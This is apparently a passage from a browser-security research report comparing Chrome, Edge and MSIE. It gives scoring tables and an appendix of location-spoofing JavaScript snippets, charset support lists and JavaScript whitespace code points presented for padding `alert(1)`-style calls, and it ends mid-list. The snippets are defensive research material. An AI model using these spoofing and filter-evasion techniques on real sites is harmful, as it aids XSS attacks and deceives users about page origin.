Registry Access Results (8 access types)	Renderer	8 denied	N/A	N/A	
	Plugin	8 denied	N/A	N/A	
	Flash	N/A	6 denied	N/A	
			2 partial		
	Content	N/A	6 denied	5 denied	
			2 partial	3 partial	

Table 90. Chapter 3 Scoring Table

CSP, XFO, SRI & other Security Features Meta-Table

FEATURE		BROWSERS			Notes ⚠
		Chrome	Edge	MSIE	
XFO browser support	Same Origin Directive	✔	✔	✔	
	Allow from URI Directive	✖	✔	✔	
Safe X-UA-Compatibility		✔	✔	✖	
Content sniffing	Support for X-Content-Type-Options	✔	✔	✔	
	Safe *application/octet-stream* sniffing	✔	✖	✖	
	Sniffing limited to first byte matching HTML patterns	✔	✖	✖	
Content-Type forcing	No XSS from *text/plain*	✔	✔	✖	± - OS-dependent
	No XSS from *application/json*	✔	✔	±	
	No XSS from unknown content-types	✔	✖	✖	
Low level of Non-standard Charsets support		✔	✖	✖	

Prioritizing BOM over Content-Type		✔	✔	✘	
BOM support for Charsets		± 5/6	± 3/6	± 4/6	± -partially compliant
Charset XSS via XSS Filter	XSS Filter does not eliminate `<meta charset>`	✔	✔	✘	
	XSS Filter does not eliminate `<meta http-equiv>`	✔	✔	✘	
X-XSS-Protection Filter Support	Safe Default w. no header set	✔	✘	✘	
	`report=<reporting-uri>`	✔	✘	✘	
Bypassing XSS Filter	Impossible by design	✘	✘	✘	
	Bug bounty on submission	✘	✔	✔	
Safety from XSS introduced by XXN (risky replacement mode)		✔	✘	✘	
Safety from XSS Filter introducing Infoleaks (via *window.length*)		✘	✘	✘	
CSP directives support (for 21 directives)		± 18	± 16.5	± 0.5	0.5 point for partial support
Subresource Integrity support	Integrity attribute for script and link resources	✔	✘	✘	
	`require-sri-for`	✘	✘	✘	
Quality of Service Worker Support		✔	✘	✘	
Security Zones Support		N/A	Diffuse	Full	
Future Security Features (for 13 features)	Supported	7	0	0	
	Being processed	5	5	0	
	No Information/Other	1	8	13	

Fine penetration tests for fine websites

Table 91. Chapter 4 Scoring Table

DOM Security Features Meta-Table

FEATURE		BROWSERS			Notes ⚠
		Chrome	Edge	MSIE	
Number of DOM properties exposed in *window*		767	759	472	
SOP implementation flaws	Ignoring port when using AJAX requests	No	No	No / Yes	For IE: No: IE>=10 docmode Yes: IE<10 docmode
	Ignoring port when using DOM Access	No	Yes	Yes	
Handling of *document.domain*		✔	✔	✔	
PSL support		✔	✔	✔	
Secure Cookie Support	Overall Support	✔	✔	✔	
	Insecure Overwrite	±	±	±	
	Insecure Subdomain Overwrite	✔	�’	✗	
HttpOnly Cookie Support	Overall Support	✔	✔	✔	
	Overwrite via *document.cookie*	✔	✔	✔	
	Read via *document.cookie*	✔	✔	✔	
	Removed when Cookie jar is overflown	✔	✗	✗	
SameSite Cookie Support		✔	✗	✗	
Cookie Prefixes Support		✔	✗	✗	
Cookie Ordering behaviors	Parent domain Cookies do not propagate to subdomains	✔	✔	✗	
	Longer path Cookies before shorter path ones	✔	✔	✔	
	Correct ordering of same path length Cookies	✔	✔	✔	

Fine penetration tests for fine websites

Browser Cookie Limitations	Max Cookies per domain	180	50	50	* in bytes ** in characters
	Max size Cookie per Cookie	4096*	5117*	5117*	
	Max Size Cookie per domain	737280*	10234**	10234**	
	No Cookies on ftp URLs	✔	✔	✔	
	No Cookies on file URLs	✔	✘	✘	
	No Cookies via single Set-Cookie header	✔	✔	✔	
	No Cookies via single *document.cookie* assignment.	✔	✔	✔	
Ambiguous & Invalid URI parsing behaviors	Forward slashes	External	External	External	
	Multiple slashes	External	External	External	
	Mixed slashes	External	Redirect: External / DOM: Local	Redirect: External / DOM: Local	
	HTTP scheme without slashes	Redirect: External / DOM: Local	Local	Local	
	Link breaks in slashes	External	External	External	
Unencoded location properties		7	8	8	
Port Restrictions		8	66	66	
Behaviors around URI schemes (script execution)	javascript:	Normal support	Normal support	Normal support	For IE: Not supported: IE>=11 docmode Supported IE<11 docmode
	vbscript:	No support	No support	±	
	data:	Safe	Unsafe	N/A	
Character Reference Parsing		✔	✔	±	± IE version dependent
Non-Standard Attribute Quotes / JavaScript & CSS Whitespace		6.5	6.0	3.5	Max= 7, (# indicators. Deduction for partial support
Non-Alphanumeric Tag	No support for <%>	✔	✔	±	For IE: Yes IE>=9 docmode No IE<9 docmode
	No support for </ >	✔	✔	±	

Names Support	Not allowing NULL character in a tag name	✔	✔	±	
Mitigating mXSS potential for *text/html* data	No CSS-based attacks	✔	✔	±	For IE: No IE>=9 docmode Yes IE<9 docmode
	No unknown element attacks	✔	✔	±	
	No Attacks using `<%>`	✔	✔	±	
	No Attacks on URI scheme	✘	✔	✔	
Copy&Paste Security and Clipboard Sanitization	No passive XSS via C&P	✘	✘	✔	
	No active XSS via C&P	✔	✘	✔	
	Safe script execution (null principle via C&P)	✔	±	±	
Location spoofing for *window/document*	Not possible via website / *window*	✔	✘	✘	
	Websites cannot spoof `window` in web workers	✘	✘	✘	
Elements supporting named reference (for 9 elements)		4	3	2	0.5 pt for correct handling
Clobbering behaviors (for nine indicators)		6/9	8/9	4/9	0.5 deduction for mixed result on IE version
Scoring Headers' Implementation	Sendable Headers for Simple Requests	7/9	6.5/9	6.5/9	
	Sendable Headers for Preflighted Requests	22/22	22/22	21/22	
	Readable Headers for Responses	2/2	2/2	2/2	
Future Security Features (for 6 features)	Supported	3	0	0	
	Being processed	3	3	0	
	No Information/Other	0	3	6	

Table 92. Chapter 5 Scoring Table

Browser Extension & Plugin Security Meta-Table

FEATURE		BROWSERS			Notes
		Chrome	Edge	MSIE	
Extension Support Overview	Web Extension	Yes	Yes	No	
	ActiveX	No	No	Yes	
Support of security-relevant Manifest Keys		11/11	5/11	0	
Security-relevant Permissions supported in Web Extension		5.5/10	6.5/10	0	
Web Extension Deployment Aspects	File format documented	✔	±	N/A	
	Signing support	✔	✔	N/A	
	Web store support	✔	±	N/A	
	Update support	✔	✔	N/A	
	Possible fees	✔	✔	N/A	
	Side Loading	✔	✔	N/A	
	Tools to support development	✔	✔	N/A	
Web Extension Security Tests (Pass/Fail tests were conducted)		5/10	2/10	0	
Evaluating Web Extension/ActiveX Deployment	Extension support	Web Extension	Web Extension	ActiveX	
	Binary-based file format	No	No	Yes	
	Text-based file format	Yes	Yes	No	
	Sandbox	Yes	Yes	Partial	
	OS access	No	No	Partial	
	Extension Web Store	Yes	Yes	No	
	Cross-browser	Yes	Yes	No	
Implementation of isolated worlds concept		✔	±	N/A	

Extension Administrability	Active Directory support	Yes	Yes	Yes	
	Alternative to Active Directory	Yes	Yes	No	
	# of policy files extensions to administer	5/100+	1/32	11/100+	

Table 93. Chapter 6 Scoring Table

UI Security Features & Other Aspects Meta-Table

FEATURE ⚙		BROWSERS			Notes ⚠
		Chrome	Edge	MSIE	
SSL Error blaming behavior		✔	✘	✘	
SSL Error descriptions		Generic	Generic	Detailed	
EV certificates		✔	✔	✔	
HTTP Public Key Pinning (HPKP)		✔	✘	✘	
Signed Certificate Timestamp (SCT)		✔	✘	✘	
HTTP Strict Transport Security (HSTS)		✔	✔	✔	
Handling certificates valid in the future		✔	✘	✘	
UI security indicators	Secured SSL connection	✔ 🔒	✔ 🔒	✔ 🔒	
	SSL site with form action to HTTP	✔ ❗	✘ 🔒	✘ 🔒	
	Javascript via HTTP on SSL site	Not secure	None	None	
	Plain-text HTTP	✔ ❗	None	None	
	Favicon confusable	Unlikely	Unlikely	Likely	

Address bar in-dicators	Length	✔	✔	✖	
	Highlighting	Full do-main name	2nd level domain	2nd level domain	
Confusing IDN	Strategy	Complex ruleset*	Language setting-de-pendent	Language setting-de-pendent	*https://www.chromium.org/developers/design-documents/idn-in-google-chrome
	apple.com (Cyrillic)	xn--80ak6aa92e.com	Language setting-de-pendent	Language setting-de-pendent	
	google.com (Cyrillic)	google.com	Language setting-de-pendent	Language setting-de-pendent	
Heurisitc and signature based Phishing/Malware Protection		✔ Safe Browsing	✔ Smart Screen	✔ Smart Screen	
Public UI Research Studies		✔	?	?	
Password Manager Storage Security	Credential Store en-crypted	✔	✔	✔	
	Master password sup-ported	✖	✖	✖	
	Logon password for logged-in attackers	✖	✖	✖	
Password Manager (PM) XSS Safety	Activating password filling requires user-interaction	✖	✔	✔	
	PM disabled on broken SSL	✔	✖	✖	
	PM disabled when XSS FIlter is triggered	✖	✖	✖	
	Activating password filling requires user-interaction (a page loaded in an iframe)	✔	✔	✔	
Advanced Authentication Support	UAF	✖	✔	✖	
	U2F	✔	✖	✖	

Appendix

This section contains code fragments, tables and structured data that was deemed as lowering readability of the text in the core chapters. In other words, we include here all items that were too large to be shown in the respective sections of this paper. The supplied excerpts, data and other resources can serve as a reference for further research building on top of the already published results.

Location Spoofing

The section below shows code examples that can be used to spoof the location property in some of the tested browsers in scope.

__defineGetter__ (MSIE11/Edge)

```
location.__defineGetter__("href",function(){
 return "https://example.com/";
});
alert(location.href);
```

location.__proto__ (MSIE11/Edge)

http://sebastian-lekies.de/leak/
```
location.__proto__ = {
 toString: function() {
  return "https://exmaple.com/";
 }
};
alert(location);
```

defineProperty (MSIE11)

http://sebastian-lekies.de/leak/
```
Object.defineProperty(window, "location", {
 get:function(){return "https://example.com/"}
});
alert(location);
```

Symbol.toPrimitive (Edge)

Fixed in Chrome: https://bugs.chromium.org/p/chromium/issues/detail?id=680409
```
Object.prototype[Symbol.toPrimitive]=function(){return
"https://example.com/"};
```

```
alert(location);
```

Proxy (Edge)

From http://blog.portswigger.net/2016/11/json-hijacking-for-modern-web.html

```
location.__proto__=new Proxy(__proto__,{
 get:function(target,name){return "https://example.com/"},
 has:function(target,name){return 1}
});
alert(location.href);
```

Web Workers (All Browsers)

```
//worker.html
<script>
new Worker("worker.js");
</script>

//worker.js
window={"location":"https://example.com/"};
importScripts("//victim/script.js");

//script.js
console.log(window.location);
```

DOM Clobbering (MSIE11)

From http://www.thespanner.co.uk/2013/05/16/dom-clobbering/

```
<meta http-equiv="x-ua-compatible" content="IE=8">
<form name="top" location="https://example.com/"></form>
<script>
alert(top.location);
</script>
```

Browser's Charset Support

The table only lists Charsets included in the respective specifications.

Standard		Chrome	Edge	MSIE
Name	**Labels**			
UTF-8	`utf-8`	Yes	Yes	Yes
	`unicode-1-1-utf-8`	Yes	Yes	Yes
	`utf8`	Yes	Yes	No
IBM866	`ibm866`	Yes	(cp866)	(cp866)
	`866`	Yes	No	No
	`cp866`	Yes	(cp866)	(cp866)
	`csibm866`	Yes	No	No
ISO-8859-2	`iso-8859-2`	Yes	Yes	Yes
	`csisolatin2`	Yes	Yes	Yes
	`iso-ir-101`	Yes	Yes	Yes
	`iso8859-2`	Yes	Yes	Yes
	`iso88592`	Yes	No	No
	`iso_8859-2`	Yes	Yes	Yes
	`iso_8859-2:1987`	Yes	Yes	Yes
	`l2`	Yes	Yes	Yes
	`latin2`	Yes	Yes	Yes
ISO-8859-3	`iso-8859-3`	Yes	Yes	Yes
	`csisolatin3`	Yes	Yes	Yes

	iso-ir-109	Yes	Yes	Yes
	iso8859-3	Yes	No	No
	iso88593	Yes	No	No
	iso_8859-3	Yes	Yes	Yes
	iso_8859-3:1988	Yes	Yes	Yes
	l3	Yes	Yes	Yes
	latin3	Yes	Yes	Yes
ISO-8859-4	iso-8859-4	Yes	Yes	Yes
	csisolatin4	Yes	Yes	Yes
	iso-ir-110	Yes	Yes	Yes
	iso8859-4	Yes	No	No
	iso88594	Yes	No	No
	iso_8859-4	Yes	Yes	Yes
	iso_8859-4:1988	Yes	Yes	Yes
	l4	Yes	Yes	Yes
	latin4	Yes	Yes	Yes
ISO-8859-5	iso-8859-5	Yes	Yes	Yes
	csisolatincyrillic	Yes	Yes	Yes
	cyrillic	Yes	Yes	Yes
	iso-ir-144	Yes	Yes	Yes
	iso8859-5	Yes	No	No
	iso88595	Yes	No	No

	`iso_8859-5`	Yes	Yes	Yes
	`iso_8859-5:1988`	Yes	Yes	Yes
ISO-8859-6	`iso-8859-6`	Yes	Yes	Yes
	`arabic`	Yes	Yes	Yes
	`asmo-708`	Yes	(asmo-708)	(asmo-708)
	`csiso88596e`	Yes	No	No
	`csiso88596i`	Yes	No	No
	`csisolatinarabic`	Yes	Yes	Yes
	`ecma-114`	Yes	Yes	Yes
	`iso-8859-6-e`	Yes	No	No
	`iso-8859-6-i`	Yes	No	No
	`iso-ir-127`	Yes	Yes	Yes
	`iso8859-6`	Yes	No	No
	`iso88596`	Yes	No	No
	`iso_8859-6`	Yes	Yes	Yes
	`iso_8859-6:1987`	Yes	Yes	Yes
ISO-8859-7	`iso-8859-7`	Yes	Yes	Yes
	`csisolatingreek`	Yes	Yes	Yes
	`ecma-118`	Yes	Yes	Yes
	`elot_928`	Yes	Yes	Yes
	`greek`	Yes	Yes	Yes
	`greek8`	Yes	Yes	Yes

	`iso-ir-126`	Yes	Yes	Yes
	`iso8859-7`	Yes	No	No
	`iso88597`	Yes	No	No
	`iso_8859-7`	Yes	Yes	Yes
	`iso_8859-7:1987`	Yes	Yes	Yes
	`sun_eu_greek`	Yes	No	No
ISO-8859-8	`iso-8859-8`	Yes	Yes	Yes
	`csiso88598e`	Yes	No	No
	`csisolatinhebrew`	Yes	Yes	Yes
	`hebrew`	Yes	Yes	Yes
	`iso-8859-8-e`	Yes	No	No
	`iso-ir-138`	Yes	Yes	Yes
	`iso8859-8`	Yes	No	No
	`iso88598`	Yes	No	No
	`iso_8859-8`	Yes	Yes	Yes
	`iso_8859-8:1988`	Yes	Yes	Yes
	`visual`	Yes	Yes	Yes
ISO-8859-8-I	`iso-8859-8-i`	Yes	Yes	Yes
	`csiso88598i`	Yes	No	No
	`logical`	Yes	(iso-8859-8)	(iso-8859-8)
ISO-8859-10	`iso-8859-10`	Yes	No	No
	`csisolatin6`	Yes	No	No

	`iso-ir-157`	Yes	No	No
	`iso8859-10`	Yes	No	No
	`iso885910`	Yes	No	No
	`l6`	Yes	No	No
	`latin6`	Yes	No	No
ISO-8859-13	`iso-8859-13`	Yes	Yes	Yes
	`iso8859-13`	Yes	No	No
	`iso885913`	Yes	No	No
ISO-8859-14	`iso-8859-14`	Yes	No	No
	`iso8859-14`	Yes	No	No
	`iso885914`	Yes	No	No
ISO-8859-15	`iso-8859-15`	Yes	Yes	Yes
	`csisolatin9`	Yes	Yes	Yes
	`iso8859-15`	Yes	No	No
	`iso885915`	Yes	No	No
	`iso_8859-15`	Yes	Yes	Yes
	`l9`	Yes	Yes	Yes
ISO-8859-16	`iso-8859-16`	Yes	No	No
KOI8-R	`koi8-r`	Yes	Yes	Yes
	`cskoi8r`	Yes	Yes	Yes
	`koi`	Yes	Yes	Yes
	`koi8`	Yes	Yes	Yes

	koi8_r	Yes	No	No
KOI8-U	koi8-u	Yes	Yes	Yes
	koi8-ru	Yes	Yes	Yes
macintosh	macintosh	Yes	Yes	Yes
	csmacintosh	Yes	No	No
	mac	Yes	No	No
	x-mac-roman	Yes	No	No
windows-874	windows-874	Yes	Yes	Yes
	dos-874	Yes	Yes	Yes
	iso-8859-11	Yes	Yes	Yes
	iso8859-11	Yes	No	No
	iso885911	Yes	No	No
	tis-620	Yes	Yes	Yes
windows-1250	windows-1250	Yes	Yes	Yes
	cp1250	Yes	No	No
	x-cp1250	Yes	Yes	Yes
windows-1251	windows-1251	Yes	Yes	Yes
	cp1251	Yes	Yes	No
	x-cp1251	Yes	Yes	Yes
windows-1252	windows-1252	Yes	Yes	Yes
	ansi_x3.4-1968	Yes	(us-ascii)	(us-ascii)
	ascii	Yes	Yes	(us-ascii)

	cp1252	Yes	No	No
	cp819	Yes	(iso-8859-1)	(iso-8859-1)
	csisolatin1	Yes	(iso-8859-1)	(iso-8859-1)
	ibm819	Yes	(iso-8859-1)	(iso-8859-1)
	iso-8859-1	Yes	(iso-8859-1)	(iso-8859-1)
	iso-ir-100	Yes	(iso-8859-1)	(iso-8859-1)
	iso8859-1	Yes	(iso-8859-1)	(iso-8859-1)
	iso88591	Yes	No	No
	iso_8859-1	Yes	(iso-8859-1)	(iso-8859-1)
	iso_8859-1:1987	Yes	(iso-8859-1)	(iso-8859-1)
	l1	Yes	(iso-8859-1)	(iso-8859-1)
	latin1	Yes	(iso-8859-1)	(iso-8859-1)
	us-ascii	Yes	(us-ascii)	(us-ascii)
	x-cp1252	Yes	No	No
windows-1253	windows-1253	Yes	Yes	Yes
	cp1253	Yes	No	No
	x-cp1253	Yes	No	No
windows-1254	windows-1254	Yes	Yes	Yes
	cp1254	Yes	No	No
	csisolatin5	Yes	(iso-8859-9)	(iso-8859-9)
	iso-8859-9	Yes	(iso-8859-9)	(iso-8859-9)
	iso-ir-148	Yes	(iso-8859-9)	(iso-8859-9)

	`iso8859-9`	Yes	No	No
	`iso88599`	Yes	No	No
	`iso_8859-9`	Yes	(iso-8859-9)	(iso-8859-9)
	`iso_8859-9:1989`	Yes	(iso-8859-9)	(iso-8859-9)
	`l5`	Yes	(iso-8859-9)	(iso-8859-9)
	`latin5`	Yes	(iso-8859-9)	(iso-8859-9)
	`x-cp1254`	Yes	No	No
windows-1255	`windows-1255`	Yes	Yes	Yes
	`cp1255`	Yes	No	No
	`x-cp1255`	Yes	No	No
windows-1256	`windows-1256`	Yes	Yes	Yes
	`cp1256`	Yes	Yes	Yes
	`x-cp1256`	Yes	No	No
windows-1257	`windows-1257`	Yes	Yes	Yes
	`cp1257`	Yes	No	No
	`x-cp1257`	Yes	No	No
windows-1258	`windows-1258`	Yes	Yes	Yes
	`cp1258`	Yes	No	No
	`x-cp1258`	Yes	No	No
x-mac-cyrillic	`x-mac-cyrillic`	Yes	Yes	Yes
	`x-mac-ukrainian`	Yes	(x-mac-ukrainian)	(x-mac-ukrainian)
GBK	`gbk`	Yes	(gb2312)	(gb2312)

	chinese	Yes	(gb2312)	(gb2312)
	csgb2312	Yes	(gb2312)	(gb2312)
	csiso58gb231280	Yes	(gb2312)	(gb2312)
	gb2312	Yes	(gb2312)	(gb2312)
	gb_2312	Yes	No	No
	gb_2312-80	Yes	(gb2312)	(gb2312)
	iso-ir-58	Yes	(gb2312)	(gb2312)
	x-gbk	Yes	(gb2312)	(gb2312)
gb18030	gb18030	Yes	Yes	Yes
Big5	big5	Yes	Yes	Yes
	big5-hkscs	Yes	Yes	Yes
	cn-big5	Yes	Yes	Yes
	csbig5	Yes	Yes	Yes
	x-x-big5	Yes	Yes	Yes
EUC-JP	euc-jp	Yes	Yes	Yes
	cseucpkdfmtjapanese	Yes	Yes	Yes
	x-euc-jp	Yes	Yes	Yes
ISO-2022-JP	iso-2022-jp	Yes	Yes	Yes
	csiso2022jp	Yes	(csiso2022jp)	(csiso2022jp)
Shift_JIS	shift_jis	Yes	Yes	Yes
	csshiftjis	Yes	Yes	Yes
	ms932	Yes	Yes	Yes

	ms_kanji	Yes	Yes	Yes
	shift-jis	Yes	Yes	Yes
	sjis	Yes	Yes	Yes
	windows-31j	Yes	Yes	Yes
	x-sjis	Yes	Yes	Yes
EUC-KR	euc-kr	Yes	Yes	Yes
	cseuckr	Yes	Yes	Yes
	csksc56011987	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	iso-ir-149	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	korean	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	ks_c_5601-1987	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	ks_c_5601-1989	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	ksc5601	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	ksc_5601	Yes	(ks_c_5601-1987)	(ks_c_5601-1987)
	windows-949	Yes	No	No
replacement	replacement	Yes	No	No
	csiso2022kr	Yes	(iso-2022-kr)	(iso-2022-kr)
	hz-gb-2312	Yes	(hz-gb-2312)	(hz-gb-2312)

	iso-2022-cn	Yes	No	No
	iso-2022-cn-ext	Yes	No	No
UTF-16BE	utf-16be	Yes	(unicodeFEFF)	(unicodeFEFF)
UTF-16LE	utf-16le	Yes	(unicode)	(unicode)
	utf-16	Yes	(unicode)	(unicode)
x-user-defined	x-user-defined	Yes	Yes	Yes

Browsers' Non-Standard Charset Support

Chrome

```
["UTF-32", "UTF-32BE", "UTF-32LE"] //length = 3
```

Edge

```
["ASMO-708", "CP866", "CSISO2022JP", "DOS-720", "DOS-862", "EUC-CN",
"GB2312", "HZ-GB-2312", "IBM00858", "IBM437", "IBM737", "IBM775",
"IBM850", "IBM852", "IBM855", "IBM857", "IBM860", "IBM861", "IBM863",
"IBM864", "IBM865", "IBM869", "ISO-2022-KR", "ISO-8859-1", "ISO-8859-9",
"JOHAB", "KS_C_5601-1987", "UNICODE", "UNICODEFEFF", "US-ASCII", "X-
CHINESE-CNS", "X-CHINESE-ETEN", "X-CP20001", "X-CP20003", "X-CP20004",
"X-CP20005", "X-CP20261", "X-CP20269", "X-CP20936", "X-CP20949", "X-
CP21027", "X-CP50227", "X-CP50229", "X-IA5", "X-IA5-GERMAN", "X-IA5-
NORWEGIAN", "X-IA5-SWEDISH", "X-ISCII-AS", "X-ISCII-BE", "X-ISCII-DE",
"X-ISCII-GU", "X-ISCII-KA", "X-ISCII-MA", "X-ISCII-OR", "X-ISCII-PA", "X-
ISCII-TA", "X-ISCII-TE", "X-MAC-ARABIC", "X-MAC-CE", "X-MAC-
CHINESESIMP", "X-MAC-CHINESETRAD", "X-MAC-CROATIAN", "X-MAC-GREEK", "X-
MAC-HEBREW", "X-MAC-ICELANDIC", "X-MAC-JAPANESE", "X-MAC-KOREAN", "X-
MAC-ROMANIAN", "X-MAC-THAI", "X-MAC-TURKISH", "X-MAC-UKRAINIAN",
"_AUTODETECT", "_AUTODETECT_ALL", "_AUTODETECT_KR"] //length = 74
```

MSIE

```
["ASMO-708","CP1025","CP866","CP875","CSISO2022JP","DOS-720","DOS-
862","EUC-CN","GB2312","HZ-GB-2312","IBM-
THAI","IBM00858","IBM00924","IBM01047","IBM01140","IBM01141","IBM01142"
```

```
,"IBM01143","IBM01144","IBM01145","IBM01146","IBM01147","IBM01148","IBM
01149","IBM037","IBM1026","IBM273","IBM277","IBM278","IBM280","IBM284",
"IBM285","IBM290","IBM297","IBM420","IBM423","IBM424","IBM437","IBM500"
,"IBM737","IBM775","IBM850","IBM852","IBM855","IBM857","IBM860","IBM861
","IBM863","IBM864","IBM865","IBM869","IBM870","IBM871","IBM880","IBM90
5","ISO-2022-KR","ISO-8859-1","ISO-8859-9","JOHAB","KS_C_5601-
1987","UNICODE","UNICODEFEFF","US-ASCII","UTF-7","X-CHINESE-CNS","X-
CHINESE-ETEN","X-CP20001","X-CP20003","X-CP20004","X-CP20005","X-
CP20261","X-CP20269","X-CP20936","X-CP20949","X-CP21027","X-
CP50227","X-CP50229","X-EBCDIC-KOREANEXTENDED","X-IA5","X-IA5-
GERMAN","X-IA5-NORWEGIAN","X-IA5-SWEDISH","X-ISCII-AS","X-ISCII-BE","X-
ISCII-DE","X-ISCII-GU","X-ISCII-KA","X-ISCII-MA","X-ISCII-OR","X-ISCII-
PA","X-ISCII-TA","X-ISCII-TE","X-MAC-ARABIC","X-MAC-CE","X-MAC-
CHINESESIMP","X-MAC-CHINESETRAD","X-MAC-CROATIAN","X-MAC-GREEK","X-MAC-
HEBREW","X-MAC-ICELANDIC","X-MAC-JAPANESE","X-MAC-KOREAN","X-MAC-
ROMANIAN","X-MAC-THAI","X-MAC-TURKISH","X-MAC-
UKRAINIAN","_AUTODETECT","_AUTODETECT_ALL","_AUTODETECT_KR"] //length =
109
```

JavaScript Whitespace Support

Below one can find the decimal UTF-8 Table Index for the characters that can be used for JavaScript Whitespace. They provide means to surround i.e. `[chr]alert(1)[chr]` method calls.

Chrome

```
39,160,32,59,12,34,10,11,9,13,5760,8202,8192,8200,8287,8194,8198,8196,8
195,8239,8199,8197,8193,8201,8233,8232,12288,65279,65534
```

Edge

```
9,10,11,12,13,32,34,39,59,160,768,769,770,771,772,773,774,775,776,777,7
78,779,780,781,782,783,784,785,786,787,788,789,790,791,792,793,794,795,
796,797,798,799,800,801,802,803,804,805,806,807,808,809,810,811,812,813
,814,815,816,817,818,819,820,821,822,823,824,825,826,827,828,829,830,83
1,832,833,834,835,836,837,838,839,840,841,842,843,844,845,846,847,848,8
49,850,851,852,853,854,855,856,857,858,859,860,861,862,863,864,865,866,
867,868,869,870,871,872,873,874,875,876,877,878,879,1155,1156,1157,1158
,1159,1425,1426,1427,1428,1429,1430,1431,1432,1433,1434,1435,1436,1437,
1438,1439,1440,1441,1442,1443,1444,1445,1446,1447,1448,1449,1450,1451,1
452,1453,1454,1455,1456,1457,1458,1459,1460,1461,1462,1463,1464,1465,14
66,1467,1468,1469,1471,1473,1474,1476,1477,1479,1552,1553,1554,1555,155
6,1557,1558,1559,1560,1561,1562,1611,1612,1613,1614,1615,1616,1617,1618
,1619,1620,1621,1622,1623,1624,1625,1626,1627,1628,1629,1630,1631,1648,
1750,1751,1752,1753,1754,1755,1756,1759,1760,1761,1762,1763,1764,1767,1
```

768,1770,1771,1772,1773,1809,1840,1841,1842,1843,1844,1845,1846,1847,18
48,1849,1850,1851,1852,1853,1854,1855,1856,1857,1858,1859,1860,1861,186
2,1863,1864,1865,1866,1958,1959,1960,1961,1962,1963,1964,1965,1966,1967
,1968,2027,2028,2029,2030,2031,2032,2033,2034,2035,2070,2071,2072,2073,
2075,2076,2077,2078,2079,2080,2081,2082,2083,2085,2086,2087,2089,2090,2
091,2092,2093,2137,2138,2139,2276,2277,2278,2279,2280,2281,2282,2283,22
84,2285,2286,2287,2288,2289,2290,2291,2292,2293,2294,2295,2296,2297,229
8,2299,2300,2301,2302,2304,2305,2306,2307,2362,2363,2364,2366,2367,2368
,2369,2370,2371,2372,2373,2374,2375,2376,2377,2378,2379,2380,2381,2382,
2383,2385,2386,2387,2388,2389,2390,2391,2402,2403,2433,2434,2435,2492,2
494,2495,2496,2497,2498,2499,2500,2503,2504,2507,2508,2509,2519,2530,25
31,2561,2562,2563,2620,2622,2623,2624,2625,2626,2631,2632,2635,2636,263
7,2641,2672,2673,2677,2689,2690,2691,2748,2750,2751,2752,2753,2754,2755
,2756,2757,2759,2760,2761,2763,2764,2765,2786,2787,2817,2818,2819,2876,
2878,2879,2880,2881,2882,2883,2884,2887,2888,2891,2892,2893,2902,2903,2
914,2915,2946,3006,3007,3008,3009,3010,3014,3015,3016,3018,3019,3020,30
21,3031,3073,3074,3075,3134,3135,3136,3137,3138,3139,3140,3142,3143,314
4,3146,3147,3148,3149,3157,3158,3170,3171,3202,3203,3260,3262,3263,3264
,3265,3266,3267,3268,3270,3271,3272,3274,3275,3276,3277,3285,3286,3298,
3299,3330,3331,3390,3391,3392,3393,3394,3395,3396,3398,3399,3400,3402,3
403,3404,3405,3415,3426,3427,3458,3459,3530,3535,3536,3537,3538,3539,35
40,3542,3544,3545,3546,3547,3548,3549,3550,3551,3570,3571,3633,3636,363
7,3638,3639,3640,3641,3642,3655,3656,3657,3658,3659,3660,3661,3662,3761
,3764,3765,3766,3767,3768,3769,3771,3772,3784,3785,3786,3787,3788,3789,
3864,3865,3893,3895,3897,3902,3903,3953,3954,3955,3956,3957,3958,3959,3
960,3961,3962,3963,3964,3965,3966,3967,3968,3969,3970,3971,3972,3974,39
75,3981,3982,3983,3984,3985,3986,3987,3988,3989,3990,3991,3993,3994,399
5,3996,3997,3998,3999,4000,4001,4002,4003,4004,4005,4006,4007,4008,4009
,4010,4011,4012,4013,4014,4015,4016,4017,4018,4019,4020,4021,4022,4023,
4024,4025,4026,4027,4028,4038,4139,4140,4141,4142,4143,4144,4145,4146,4
147,4148,4149,4150,4151,4152,4153,4154,4155,4156,4157,4158,4182,4183,41
84,4185,4190,4191,4192,4194,4195,4196,4199,4200,4201,4202,4203,4204,420
5,4209,4210,4211,4212,4226,4227,4228,4229,4230,4231,4232,4233,4234,4235
,4236,4237,4239,4250,4251,4252,4253,4957,4958,4959,5760,5906,5907,5908,
5938,5939,5940,5970,5971,6002,6003,6068,6069,6070,6071,6072,6073,6074,6
075,6076,6077,6078,6079,6080,6081,6082,6083,6084,6085,6086,6087,6088,60
89,6090,6091,6092,6093,6094,6095,6096,6097,6098,6099,6109,6155,6156,615
7,6158,6313,6432,6433,6434,6435,6436,6437,6438,6439,6440,6441,6442,6443
,6448,6449,6450,6451,6452,6453,6454,6455,6456,6457,6458,6459,6576,6577,
6578,6579,6580,6581,6582,6583,6584,6585,6586,6587,6588,6589,6590,6591,6
592,6600,6601,6679,6680,6681,6682,6683,6741,6742,6743,6744,6745,6746,67
47,6748,6749,6750,6752,6753,6754,6755,6756,6757,6758,6759,6760,6761,676
2,6763,6764,6765,6766,6767,6768,6769,6770,6771,6772,6773,6774,6775,6776
,6777,6778,6779,6780,6783,6912,6913,6914,6915,6916,6964,6965,6966,6967,

6968,6969,6970,6971,6972,6973,6974,6975,6976,6977,6978,6979,6980,7019,7
020,7021,7022,7023,7024,7025,7026,7027,7040,7041,7042,7073,7074,7075,70
76,7077,7078,7079,7080,7081,7082,7083,7084,7085,7142,7143,7144,7145,714
6,7147,7148,7149,7150,7151,7152,7153,7154,7155,7204,7205,7206,7207,7208
,7209,7210,7211,7212,7213,7214,7215,7216,7217,7218,7219,7220,7221,7222,
7223,7376,7377,7378,7380,7381,7382,7383,7384,7385,7386,7387,7388,7389,7
390,7391,7392,7393,7394,7395,7396,7397,7398,7399,7400,7405,7410,7411,74
12,7616,7617,7618,7619,7620,7621,7622,7623,7624,7625,7626,7627,7628,762
9,7630,7631,7632,7633,7634,7635,7636,7637,7638,7639,7640,7641,7642,7643
,7644,7645,7646,7647,7648,7649,7650,7651,7652,7653,7654,7676,7677,7678,
7679,8192,8193,8194,8195,8196,8197,8198,8199,8200,8201,8202,8232,8233,8
239,8255,8256,8276,8287,8400,8401,8402,8403,8404,8405,8406,8407,8408,84
